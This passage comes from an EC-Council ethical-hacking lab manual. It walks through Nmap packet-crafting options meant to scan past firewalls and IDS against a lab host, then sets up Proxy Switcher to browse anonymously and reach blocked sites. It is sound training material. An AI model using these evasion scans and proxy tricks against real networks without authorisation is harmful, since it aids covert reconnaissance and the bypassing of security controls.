


Figure 4.4.1: Zenmap scan results for Appending Custom Binary Data

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.2

Append Custom String

6. In the **Command** field, type the command **nmap <Target IP Address> --data-string "Ph34r my l33t skills"** (here, target IP address is **10.10.10.16**) and click **Scan**.

Note: Nmap uses **--data-string <string>** (here, "**Ph34r my l33t skills**") to send a regular string as payloads in the sent packets to the target machine for scanning beyond the firewall.

7. The scan results appear, displaying all open TCP ports and services running on the target machine, as shown in the screenshot.




Figure 4.4.2: Zenmap scan results for Appending Custom String

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.3

Append Random Data

8. In the **Command** field, type the command **nmap --data-length 5 <Target IP Address>** (here, the target IP address is **10.10.10.16**) and click **Scan**.

Note: Nmap uses **--data-length <len>** (here, **5**) to append the number of random data bytes to most of the packets sent without any protocol-specific payloads.

9. The scan results appear, displaying all open TCP ports and services running on the target machine, as shown in the screenshot.




Figure 4.4.3: Zenmap scan results for Appending Random Data

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.4

Randomizing Host Order

10. In the **Command** field, type the command **nmap --randomize-hosts <Target IP Address>** (here, the target IP address is **10.10.10.16**) and click **Scan**.

Note: Nmap uses **--randomize-hosts** to scan the number of hosts in the target network in random order to scan the intended target that is beyond the firewall.

11. The scan results appear, displaying all open TCP ports and services running on the target machine, as shown in the screenshot.




Figure 4.4.4: Zenmap scan results for Randomizing Host Order

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.5

Send Bad Checksums

12. In the **Command** field, type the command **nmap --badsum <Target IP Address>** (here, the target IP address is **10.10.10.16**) and click **Scan**.

Note: Nmap uses **--badsum** to send the packets with bad or bogus TCP/UPD checksums to the intended target to avoid certain firewall rulesets.

13. The scan results appear, demonstrating that all ports are filtered, indicating that there is no response or the packets are dropped, and thus it can be inferred that the system is configured.




Figure 4.4.5: Zenmap scan results for Bad Checksum

You can also use other packet crafting tools such as **NetScanTools Pro** (https://www.netscantools.com), **Ostinato** (https://www.ostinato.org), and **WAN Killer** (https://www.solarwinds.com) to build custom packets to evade security mechanisms.

14. This concludes the demonstration of creating custom packets using Nmap to scan beyond the IDS and firewall.
15. Close all open windows and document all the acquired information.
16. Turn off the Windows Firewall in the **Windows 10** and **Windows Server 2016** virtual machines by navigating to **Control Panel → System and Security → Windows Firewall → Turn Windows Defender Firewall on or off**.
17. Turn off **Windows Server 2016** virtual machine.

TASK 5

Browse Anonymously using Proxy Switcher

Here, we will use Proxy Switcher to browse the Internet anonymously.

TASK 5.1

Install Proxy Switcher

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 03 Scanning Networks\Proxy Tools\Proxy Switcher** and double-click **ProxySwitcherStandard.exe**.

Note: If a **User Account Control** window appears, click **Yes**.

2. Follow the installation steps to install Proxy Switcher using all default settings.
3. Once the installation is complete, uncheck all options in the final step of the wizard, and click **Finish**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Proxy Switcher allows you to surf the Internet anonymously without disclosing the IP address of your system, and helps to access various blocked sites in the organization. It avoids all types of limitations imposed by target sites.



Figure 4.5.1: ProxySwitcher finish wizard

TASK 5.2

Configure Local Proxy in a Web Browser

4. Now, launch the **Firefox** browser.

Note: If a **Default Browser** pop-up appears, click **Not now**.

5. Click the **Open menu** icon in the top-right corner of the browser window and click **Options**.




Figure 4.5.2: Firefox clicking on Options

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. In the **Options** wizard, scroll down to the end of the page and click **Settings...** under the **Network Settings** section.




Figure 4.5.3: Firefox Network Settings

7. The **Connection Settings** window appears; under the **Configure Proxy Access to the Internet** section, ensure that the **Use system proxy settings** radio button is selected. Click **OK** and close the **Firefox** browser window.




Figure 4.5.4: Firefox Connection Settings

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Now, click on the **Start** menu and launch **ProxySwitcher Standard** from the applications.




Figure 4.5.5: Windows 10 Apps list

9. The **ProxySwitcher Standard** loads, and its icon appears on **Taskbar**.
10. Click the **Taskbar** icon in the bottom-right corner of the desktop and the click **ProxySwitcher Standard** icon to launch the application.



Figure 4.5.6: Selecting ProxySwitcher Standard icon from the taskbar

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.3

Configure Proxy Switcher

11. The **Please Register** window appears; click the **Start 15 Day Trial** button to proceed.
12. The **Common Tasks Wizard** window appears; under **Welcome to the Proxy Switcher**, click **Next**.




Figure 4.5.7: Proxy List wizard

13. Ensure that the **Find New Server, Rescan Servers, Recheck Dead** radio button is selected under the **Common Tasks** section, and click **Finish**.




Figure 4.5.8: Selecting common tasks

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. **Proxy Switcher** window appears, showing a list of proxy servers in the right pane, as shown in the following screenshot.




Figure 4.5.9: List of downloaded Proxy Servers

Note: The list of proxy servers might vary in your lab environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Observe the search bar below the server section; once it is completed, click the **Download Proxy Lists** icon ( ) to download the proxy list.




Figure 4.5.10: Downing a list of proxy servers

16. Wait until all the proxy servers are downloaded. This can take a significant amount of time.
